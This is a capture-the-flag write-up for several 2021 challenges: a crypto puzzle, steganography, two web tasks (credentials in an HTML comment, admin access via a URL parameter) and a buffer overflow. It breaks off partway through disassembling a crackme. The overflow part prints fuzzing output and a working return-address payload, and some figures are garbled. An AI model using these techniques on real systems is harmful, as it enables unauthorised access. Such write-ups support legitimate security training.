
Name of the Challenge	A message on image
Type of Challenge	Cryptography
Difficulty Level	medium
Tool/Reference	image properties inspector, or exiftool



Solution:

1. The message on the image is required to be manually retyped. The correct message on the image is

V+QQEMfkRgUXVy8d8al93UfMl9auulGkco2Zm7Gs2bc+pFS1hgR7+ppKqHgyn3XeLGpUggbuAMU=

Note that the 19th, 25th, and 30th are capital of i, not small of L.

- 2. Note that, at first glance, the encoded message will looks like it is Base64. However, the message is not Base64.
- 3. Upon inspecting the image name, Jasypt_Rutherford.jpg, participants may gain two clues from it.
 - a. Jasypt: It can be referred to as Java Simplified Encryption. This gives another hint that the encrypted message will require a key to decrypt.
 - b. Rutherford: According to Wikipedia, Rutherford was a New Zealand-born British physicist¹. One of his discoveries is proton;)

¹ https://en.wikipedia.org/wiki/Ernest_Rutherford

- 4. With Jasypt in mind, the key for decrypting the message could be hidden in the image. There may be various ways to retrieve this information. The following are two examples of them:
 - a. Ubuntu file's properties:




Figure 1-2. Image File's Properties.

b. Exiftool

```
> exiftool Jasy_Rutherford.jpg
ExifTool Version Number
                                                   11.88
                                                   Jasy_Rutherford.jpg
 File Name
Directory
File Size
File Modification Date/Time
File Access Date/Time
File Inode Change Date/Time
                                                    49 kB
                                                   2021:05:31 10:04:35+12:00
                                                    2021:05:31 10:04:56+12:00
                                                    2021:05:31 10:04:35+12:00
File Inode Change Da
File Permissions
File Type
File Type Extension
MIME Type
JFIF Version
Exif Byte Order
Image Description
X Resolution
                                                   rw-rw-i
JPEG
                                                   jpg
image/jpeg
                                                   1.01
                                                   Little-endian (Intel, II)
File source: http://commons.wikimedia.org/wiki/File:Ernest_Rutherford_1905.jpg
                                                   300
Y Resolution
                                                    300
 Resolution Unit
                                                    inches
Software
Modify Date
User Comment
Color Space
                                                   GIMP 2.10.18
                                                    2021:05:25 08:51:27
                                                    File source: http://commons.wikimedia.org/wiki/File:Ernest_Rutherford_1905.jpg
                                                   sRGB
                                                    JPEG (old-style)
 Compression
 Photometric Interpretation
Samples Per Pixel
Thumbnail Offset
Thumbnail Length
                                                    482
                                                    13594
XMP Toolkit
                                                    Image::ExifTool 12.04
Creator
                                                 : 1.6726219 × 10-27 kg
Profile Version
Profile Class
                                                 : Display Device Profile
```

Figure 1-3. Using Exiftool to Extract File's Properties.

New Zealand Cyber Security Challenge 2021, Round 0 Writeup

- Note that the highlighted property looks suspicious. However, this is not the right key to decrypt the message. Participants will be required a jump from this information to obtain the correct key.
- 5. Based on the parted image name, Rutherford, one of his discoveries is proton which connected to this suspicious number. The number $1.6726219 \times 10^{-27}$ refers to the mass of a proton. Here is a bit of guessing game whether the key should be "massofproton", "themassofproton", "massofaproton", etc.
- 6. In fact, the key is **massofproton**. By using this key to decrypt the message, participants will be able to retrieve the vaccine compound, the flag.

flag{P7HV54#Monobasicpotassiumphosphate0000000}

Name of the Challenge	Blackboard
Type of Challenge	Steganography
Difficulty Level	Easy
Tool/Reference	Gimp



Solution:

- 1. It seems clear that a picture has been edited to blackout the content on the board. An easy way to expose the content is editing the contrast of the picture.
- 2. Open the picture file with GIMP and adjust the contrast and brightness. The result is shown in the next page.





Figure 2-2. Result of Editing Brightness and Contrast on the Picture.

3. The vaccine compound, the flag, is written at the very end of the picture.

 $flag\{A2QB7G\#MagnesiumChlorideHexahydrate000000\}$

Name of the Challenge	Nobody seems to know the username and password
Type of Challenge	Web application
Difficulty Level	Easy
Tool/Reference	-



Solution:

- 1. One of the first things that participants may try on this type of challenge is inspect the page.
- 2. Upon inspecting the page's source code you will find that the username and password are in a comment.

```
☐ Inspector ☐ Console ☐ Debugger ↑ Network {} Style Editor ☐ Performance ☐ M

Q Search HTML

| Style = "color:#1E90FF;"> | Style Editor ☐ Performance ☐ M

| Style = "color:#1E90FF;"> | Style = "color:#1E90FF;"> | Style Editor ☐ Performance ☐ M

| Style = "color:#1E90FF;"> | Style Editor ☐ Performance ☐ M

| M

| Style Editor ☐ Performance ☐ M
| Style Editor ☐ Performance ☐ M
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| Style Editor ☐ Performance ☐ M
|
```

Figure 3-2. Commented Username and Password on the Page.

New Zealand Cyber Security Challenge 2021, Round 0 Writeup

3. By using the commented username and password to login, the flag shows up.





Figure 3-3. Result of Login Using the Username and Password in the Comment.

This is one of the common security risks is when the developers forget to remove the hard coded username and password in production.

flag{KLY5FQ#Dibasicsodiumphosphatedihydrate000}

Name of the Challenge	Exterminate Carlos
Type of Challenge	Web application
Difficulty Level	Easy
Tool/Reference	-



Solution:

1. Inspecting the web page, the participant can see an element in the source code having a comment "show only for admin".

```
<!DUCIYPE NTML>
<html>
▶ <head>...</head>
▼<body>
  ▶ <div class="navbar">...</div> flex
  ▼ <div class="page__content"> flex
    ▶ <div class="page__content__logo">...</div>
    ▼<div class="page__content__container">
     ▼ <div class="page__content__data">
        ▼ <div id="<a><br />content</a>">
           <div id="admin-panel"></div> == $0
         ▶ <center>...</center>
         ▶ <center>...</center>
         ▶ <script>...</script>
         </div>
        </div>
```

Figure 4-2. Web Page Inspection.

2. The comment mentions a reference to admin. So if the participant appends "?admin=1" or "?admin=true" to the url, he gets the link to the admin panel.

Final URL: https://r0.nzcsc.org.nz/challenge4/?admin=1



Figure 4-3. Access to Admin Panel.

3. Alternatively, the link to the admin panel can also be obtained by visiting robots.txt.

URL: https://r0.nzcsc.org.nz/challenge4/robots.txt

User-agent: *
Disallow: /challenge4/administrator-panel-yb556.php

Figure 4-4. robots.txt

4. Upon navigation to this URL, the participant is taken to an admin panel which is supposedly used to delete users.

Human Resources Admin Panel

Users


- Carlos Delete
- Bob Delete

Figure 4-5. Admin Panel.

5. The challenge title said to delete Carlos User. Upon clicking on delete, the participant is provided with the flag.

Figure 4-6. Flag for Challenge 4.

Name of the Challenge	Suspicious File
Type of Challenge	Buffer Overflow
Difficulty Level	Hard
Tool/Reference	GDB



Solution:

1. Upon using the interface provided on the landing page, the output is printed on the screen as "User provided X bytes. Buffer content is: YYY ���" where X is the length of input in byte and YYY is the input text. It is quite obvious that this challenge is related to buffer overflow. However, overflowing the buffer through the interface does not give any further information.



Figure 5-2. Simple Input on the Interface.

2. Let's move to the provided binary. The binary can be inspected by gdb². Functions in the binary can be inspected using 'info functions'. There are three functions that we should inspect including main, overflow, and helper.

```
Terminal
                                           Q
  Ħ
(gdb) info functions
All defined functions:
Non-debugging symbols:
0x08048330 read@plt
0x08048340 printf@plt
0x08048360 __gmon_start__@plt
0x08048370 __libc_start_main@plt
0x08048380 _start
0x080483b0 __x86.get_pc_thunk.bx
0x080483c0 deregister_tm_clones
0x080483f0 register_tm_clones
0x08048430 __do_global_dtors_aux
0x08048450 frame_dummy
               __libc_csu_fini
(gdb)
```

Figure 5-3. Functions in the Binary.

3. The main function is only used for calling the overflow function.

```
(qdb) disas main
Dump of assembler code for function main:
   0x080484df <+0>:
                        push
                               %ebp
   0x080484e0 <+1>:
                        mov
                               %esp,%ebp
                                $0xfffffff0,%esp
   0x080484e2 <+3>:
                        and
   0x080484e5 <+6>:
                        call
                               0x8048491 <overflow>
   0x080484ea <+11>:
                        mov
                                $0x0,%eax
   0x080484ef <+16>:
                        leave
   0x080484f0 <+17>:
                        ret
End of assembler dump.
```

Figure 5-4. Result of Dissembly main Function.

12

² https://www.gnu.org/software/gdb/

4. The overflow function reads input (0x080484b3), and prints out the message (0x080484d3) we have seen on the landing page.

```
(gdb) disas overflow
Dump of assembler code for function overflow:
  0x08048491 <+0>:
                       push
                              %ebp
                              %esp,%ebp
  0x08048492 <+1>:
                       mov
  0x08048494 <+3>:
                              $0x218,%esp
                       sub
  0x0804849a <+9>:
                       movl
                              $0x2bc,0x8(%esp)
  0x080484a2 <+17>:
                              -0x200(%ebp),%eax
                       lea
  0x080484a8 <+23>:
                              %eax,0x4(%esp)
                       mov
  0x080484ac <+27>:
                       movl $0x0,(%esp)
  0x080484b3 <+34>:
                       call 0x8048330 <read@plt>
  0x080484b8 <+39>:
                       mov
                              %eax,-0xc(%ebp)
  0x080484bb <+42>:
                              -0x200(%ebp),%eax
                       lea
  0x080484c1 <+48>:
                              %eax,0x8(%esp)
                       mov
  0x080484c5 <+52>:
                              -0xc(%ebp),%eax
                       mov
  0x080484c8 <+55>:
                       mov
                              %eax,0x4(%esp)
  0x080484cc <+59>:
                       movl
                              $0x80485a0,(%esp)
  0x080484d3 <+66>:
                       call
                              0x8048340 <printf@plt>
  0x080484d8 <+71>:
                              $0x0,%eax
                       mov
  0x080484dd <+76>:
                       leave
  0x080484de <+77>:
                       ret
End of assembler dump.
```

Figure 5-5. Result of Dissembly overflow Function.

```
(gdb) x/s 0x80485a0
0x80485a0: "\nUser provided %d bytes. Buffer content is: %s\n"
```

Figure 5-6. Message that is Shown on the Landing Page.

5. As far as the inspection goes, the participant may notice that the helper function has not been used at all. So let's take a look at it. It seems like the helper function will call a command within the system. Upon further inspection, we discovered that the command is "cat flag.txt" bingo!

```
(gdb) disas helper
Dump of assembler code for function helper:
  0x0804847d <+0>:
                       push
                              %ebp
  0x0804847e <+1>:
                              %esp,%ebp
                       mov
  0x08048480 <+3>:
                              $0x18,%esp
                       sub
                              $0x8048590,(%esp)
  0x08048483 <+6>:
                       movl
  0x0804848a <+13>:
                       call
                              0x8048350 <system@plt>
  0x0804848f <+18>:
                       leave
  0x08048490 <+19>:
                       ret
End of assembler dump.
(gdb) x/s 0x8048590
               "cat flag.txt"
```

Figure 5-7. Result of Dissembly helper Function.

- 6. To recap, the participant should provide the exploit that can overflow read function in overflow function. The exploit should include the address of the helper function (0x0804847d from figure 5-3) at the end so the overflow function will call it (0x080484d3 from figure 5-5) instead of printing the message "User provided X bytes. Buffer content is: YYY".
- 7. There are many tools available to fuzz the binary. In this write up, we used gdb_commands³. Firstly, source the python file, and create a pattern to fuzz the binary.

```
(gdb) source pattern.py
(gdb) pattern_create 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Al8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
(gdb) ■
```

Figure 5-8. Source the File and Create Pattern.

8. Then, run the binary and input the created pattern. The binary crashed with signal Segmentation fault. We also received the input that is the cause of this (0x41327241).

```
Starting program: /home/tk/buff
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
AK6AK7AK8AK9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
User provided 700 bytes. Buffer content is: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7<u>Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0A</u>
j1aj2aj3aj4aj5aj6aj7aj8aj9Ak0ak1ak2ak3ak4Ak5ak6ak7ak8ak9al0al1al2al3al4al5al6al7al8al9am0am1am2am3am4am5am
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq©
Program received signal SIGSEGV, Segmentation fault.
    327241 in ?? ()
gdb) x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1
Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
Undefined command: "x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1
Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh
2B". Try "help".
```

Figure 5-9. Result of Fuzzing the Binary on gdb.

_

³ https://github.com/philwantsfish/gdb commands

9. We can use the information from 8. to search the offset of the created pattern. This can be done using the same source that was used for creating the pattern. With this information, we know that the payload should be "516 characters long + the address of the *helper* function". Note that, the address of the *helper* should be represented as \x7d\x84\x04\x08.



Figure 5-10. Offset of the Fuzzing Pattern.

10. However, copying the payload and paste on the interface will not execute the desired result. This is because the address will not be treated as it should be. Therefore, the payload that will be pasted on the textbox should be inform of "A"*516+"\x7d\x84\x04\x08".

We found a suspicious binary running on one of our servers. Here is the binary file for you to see. The interface below allows you to send an input to the binary. Can you see if you can make it output the vaccine component? Message Send! User provided 31 bytes. Buffer content is: "A"*516+"x7dx84x04x08" ❖

Figure 5-11. Result of Placing on Textbox.

11. Note that the payload above will not work as well. It should be noticed that the payload is treated as one string which should be concluded that there is a print function wrapping the payload like so: print "payload". So, the payload should be rearrange so that the special characters like " and \ will be printed, and the operands * and + will be executed. Therefore, the final payload should be $A = \frac{A'''*516+V'' \times 7d' \times 84 \times 84 \times 84}{200}$





Figure 5-11. Result of Correct Payload.

flag{3cj2kx#4-hydroxybutylZanediyl000000000000}

Name of the Challenge	Crack me
Type of Challenge	Binary forensic
Difficulty Level	Medium
Tool/Reference	GDB



Solution:

1. Let's begin by executing the binary. The binary requires a key and will output the incorrect flag when an incorrect key is used. Note that the flag is incorrect since it does not have the correct format.

```
> ./crackme
[!] Usage: ./crackme <secretKey>
> ./crackme key
[!] Wrong flag!
flag{ hahaha you got it noob }
```

Figure 6-2. Executing the Binary.

2. Let's move to investigate the binary using gdb. The command info functions shows multiple functions in this binary. The functions that should be focused are *main*, *checkMod*, *fail*, *success*, and *decrypt*.

Figure 6-3. Functions in the Binary.

3. The results of disassembly of the main function show that it calls *checkMod* and *fail* function multiple times, and the *success* function at the end. There should also be notice that the function has multiple compare (*cmp*, *test*), and followed by jump (*je*, *jne*). This could indicate the if conditions in the program.

```
(gdb) disas main
Dump of assembler code for function main:
    0x000000000000012ca <+0>:
                                        %rsp,%rbp
$0x20,%rsp
   0x00000000000012cb <+1>:
                                 mov
   0x000000000000012ce <+4>:
                                 sub
   0x000000000000012d2 <+8>:
                                        %edi,-0x14(%rbp)
                                 mov
   0x000000000000012d5 <+11>:
                                        %rsi,-0x20(%rbp)
                                 mov
   0x00000000000012d9 <+15>:
                                 cmpl
                                        $0x2,-0x14(%rbp)
   0x00000000000012dd <+19>:
                                 jе
   0x00000000000012df <+21>:
                                        -0x20(%rbp),%rax
                                 mov
   0x00000000000012e3 <+25>:
                                        (%rax),%rax
                                 mov
   0x00000000000012e6 <+28>:
                                        %rax,%rsi
                                 mov
                                        0xd6f(%rip),%rdi
   0x000000000000012e9 <+31>:
                                                                 # 0x205f
                                 lea
   0x00000000000012f0 <+38>:
                                        $0x0,%eax
                                 mov
   0x00000000000012f5 <+43>:
                                 callq 0x1050 <printf@plt>
   0x00000000000012fa <+48>:
                                 mov
                                        $0x1,%eax
   0x00000000000012ff <+53>:
                                        0x13b9 <main+239>
                                 jmpq
   0x0000000000001304 <+58>:
                                        -0x20(%rbp),%rax
                                 mov
   0x00000000000001308 <+62>:
                                        0x8(%rax),%rax
                                 mov
   0x000000000000130c <+66>:
                                 mov
                                        %rax,-0x8(%rbp)
   0x0000000000001310 <+70>:
                                 mov
                                        -0x8(%rbp),%rax
   0x0000000000001314 <+74>:
                                        %rax,%rdi
                                 mov
                                 callq 0x1040 <strlen@plt>
   0x000000000000131c <+82>:
                                        $0x10,%rax
                                 CMD
                                 je 0x1327 <main+93> callq 0x1246 <fail>
   0x0000000000001320 <+86>:
   0x0000000000001322 <+88>:
   0x0000000000001327 <+93>:
                                        -0x8(%rbp),%rax
                                 mov
   0x000000000000132b <+97>:
                                        $0x5,%edx
                                 mov
   0x0000000000001330 <+102>:
                                 mov
                                        $0x4,%esi
   0x0000000000001335 <+107>:
                                        %rax,%rdi
                                 mov
   0x0000000000001338 <+110>:
                                        0x126c <checkMod>
                                 calla
                                        %eax,%eax
   0x000000000000133d <+115>:
                                 test
   0x000000000000133f <+117>:
                                        0x1346 <main+124>
                                 jne
                                 callq 0x1246 <fail>
   0x0000000000001341 <+119>:
   0x0000000000001346 <+124>:
                                 mov
                                        -0x8(%rbp),%rax
   0x000000000000134a <+128>:
                                 add
                                        $0x4,%rax
   0x000000000000134e <+132>:
                                        $0x2,%edx
                                 mov
   0x0000000000001353 <+137>:
                                        $0x4,%esi
                                 mov
   0x0000000000001358 <+142>:
                                 mov
                                        %rax,%rdi
                                 callq 0x126c <checkMod>
   0x000000000000135b <+145>:
   0x0000000000001360 <+150>:
                                 test
   0x0000000000001362 <+152>:
                                        0x1369 <main+159>
                                 ine
                                 callq 0x1246 <fail>
   0x0000000000001364 <+154>:
                                        -0x8(%rbp),%rax
   0x00000000000001369 <+159>:
                                 mov
   0x000000000000136d <+163>:
                                        $0x8,%rax
                                 add
                                        $0xb,%edx
$0x4,%esi
   0x0000000000001371 <+167>:
                                 mov
   0x0000000000001376 <+172>:
                                 mov
   0x000000000000137b <+177>:
                                 mov
                                        %rax,%rdi
   0x000000000000137e <+180>:
                                 callq
   0x0000000000001383 <+185>:
                                 test
                                        %eax.%eax
   0x0000000000001385 <+187>:
                                 jne
                                        0x138c <main+194>
                                 callq 0x1246 <fail>
   0x0000000000001387 <+189>:
   0x000000000000138c <+194>:
                                        -0x8(%rbp),%rax
                                 mov
   0x0000000000001390 <+198>:
                                 add
                                        $0xc,%rax
   0x0000000000001394 <+202>:
                                        $0x137,%edx
                                 mov
   0x0000000000001399 <+207>:
                                        $0x4,%esi
                                 mov
   0x0000000000000139e <+212>:
                                        %rax,%rdi
                                 mov
                                 callq 0x126c <checkMod>
   0x00000000000013a1 <+215>:
   0x00000000000013a6 <+220>:
                                 test
                                        %eax,%eax
   0x00000000000013a8 <+222>:
                                 jne
                                        0x13af <main+229>
   0x00000000000013aa <+224>:
                                 callq
   0x00000000000013af <+229>:
                                 callq 0x11a7 <success>
   0x00000000000013b4 <+234>:
                                        $0x0,%eax
                                 mov
   0x00000000000013b9 <+239>:
                                 leaveg
   0x00000000000013ba <+240>:
                                 retq
End of assembler dump.
```

Figure 6-4. Result of Dissembly main Function.

4. Upon investigating the *fail* function, the participant should discover that this is the function for handling the incorrect key.

```
(gdb) disas fail
Dump of assembler code for function fail:
   0x0000000000001246 <+0>:
                               push
   0x0000000000001247 <+1>:
                               mov
                                      %rsp,%rbp
  0x000000000000124a <+4>:
                               lea
                                      0xddf(%rip),%rdi
                                                              # 0x2030
   0x0000000000001251 <+11>:
                               callq 0x1030 <puts@plt>
   0x0000000000001256 <+16>:
                               lea
                                      0xde3(%rip),%rdi
